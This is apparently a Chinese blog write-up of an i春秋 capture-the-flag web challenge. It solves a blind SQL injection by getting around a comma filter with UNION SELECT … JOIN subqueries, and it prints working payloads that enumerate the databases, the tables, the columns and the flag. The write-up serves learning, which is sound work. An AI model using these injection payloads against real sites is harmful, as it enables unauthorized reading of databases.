暑期练习web22：sqli （i春秋） sql盲注，逗号绕过

原创

何家公子 于 2018-08-23 14:56:52 发布 922 收藏 3

分类专栏： ctf web sql 文章标签： web ctf sql

本文链接：https://blog.csdn.net/qq_41618162/article/details/81980988


ctf 同时被 3 个专栏收录


32 篇文章 0 订阅

订阅专栏


web

32 篇文章 0 订阅

订阅专栏


sql

6 篇文章 0 订阅

订阅专栏

这道题一打开就是个白板，开始还以为网不好还没加载出来。。。查看源码

```
<html>
<head><title>Loading...</title></head>
<body>
    <!-- login.php?id=1 -->
</body>
</html>
```


看到了login.php这个路径，于是满怀欣喜的访问它


Post Referrer

```
welcome admin~</br>
```



结果进去后什么都没得。。。以前也遇到过这种情况，所以拿bp抓一下包，也没发现东西

这下就一筹莫展了，于是参考了一下wp，才知道发生了302重定向，简单说就是从一个跳转到另一个页面，而且这个过程是我们刚进入题目连接就发生了的


170	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
171	http://69ef94c7ef5e47b580ed5c7b...	GET	/			200	233	HTML		
172	http://69ef94c7ef5e47b580ed5c7b...	GET	/b68a89d1c4a097a9d863lb3ac45e...			302	311	HTML	php	Loading...
173	http://69ef94c7ef5e47b580ed5c7b...	GET	/b68a89d1c4a097a9d8631b3ac45...			200	300	HTML	php	Loading...




这里一个是1 另一个是l，很容易混淆呀。。。。




这里借用一下别人的图，因为我的bp头一次还抓到了302，第二次抓没经过302就直接跳转到正确页面了。。。。不过大家知道实际上发生了这么回事就行了



好，接下来我们来访问这个，果然，和之前那个login是不同的，这里是l0gin。。。



那我们继续访问这个



id	username
1	flag

源码说让我们绕过这个，我们先尝试最基础的注入测试，发现应该是有东西被过滤了
这里由于怎么尝试都是一个东西，没有报错回显，说明这应该是一个盲注
这里我们选择给予布尔型的盲注
这里先介绍两个盲注中非常重要的函数：
1.substr()函数

substr(string,start,length)

string(必需)规定要返回其中一部分的字符串。

start(必需)规定在字符串的何处开始。

length(可选)规定被返回字符串的长度。

例如 echo substr(“Hello world”,6);
则输出world

2.left()函数


left(string,length)

string(必需)规定要返回其中一部分的字符串

length（可选）规定被返回字符串的前length长度的字符

接下来我们就可以开始盲注了

payload：`id=1' and ascii(substr((select database()),1,1))>64 %23`
查询数据库名，发现，注入失败，很明显逗号后面的sql语句被过滤了，id字段输出的应该就是过滤后的sql语句了




id	username
1’ and ascii(substr((select database())	

于是我们去搜索一下不用逗号的查询方式，这里分享一篇讲的比较详细的：
逗号拦截绕过
这里讲了`join`的用法，假如没有过滤逗号我们的操作就是：


``?id=1’ union select database(),2 #
或者?id=1’ union select schema_name,2 from information_schema.schemata
再或者?id=1’ union select table_schema,2 from information_schema.tables```

一共三种方式，但现在，逗号被过滤了，我们就需要用到join
形式按顺序如下：
第一：`1' union select * from (select database()) a join (select 2) b %23`




id	username
sqli	2

第二：`1' union select * from (select schema_name from information_schema.schemata ) a join (select 2 ) b %23`




id	username
information_schema	2

第三：`1' union select * from (select schema_name from information_schema.schemata ) a join (select 2 ) b %23`



id	username
information_schema	2

但我们都知道数据库肯定不止information_schema这一个，如果没用database的话，我们就得用`group_concat`把查库名时所有的库名用一行输出来




虽然直接翻到最后可以看到sqli，但活用sql语句的话，就可以函数distinct：

```
1' union select * from (select group_concat(distinct(table_schema)) from information_schema.tables ) a join (select 2 ) b %23
```


它的作用就是不重复返回值，这样看起来就非常简洁

说了三种方法，接下来直接根据库名一个个查就行了

查表名：`0 union select * from (select group_concat(distinct(table_name)) from information_schema.tables where table_schema='sqli') a join (select 2 ) b %23`




查列名：`0' union select * from (select group_concat(distinct(column_name)) from information_schema.columns where table_schema='sqli' and table_name='users') a join (select 2 ) b %23`



最后查字段里的内容

```
0' union select * from (select group_concat(distinct(flag_9c861b688330)) from users) a join (select 2) b %23
```



Post Referrer 0xHEX %URL BASE64 Replace

id	username
flag{ffa92f65-b0e4-4f10-bbb1-8ca2d85aed37},test	2

get flag

总结：这道题呢，涵盖的知识点挺多的，我也是第一次接触sql盲注，这次算是有了很大的启发，盲注其实也不是很难嘛~

今天的骑士是：！吃瘪龙（23333） 不过挺帅的嘛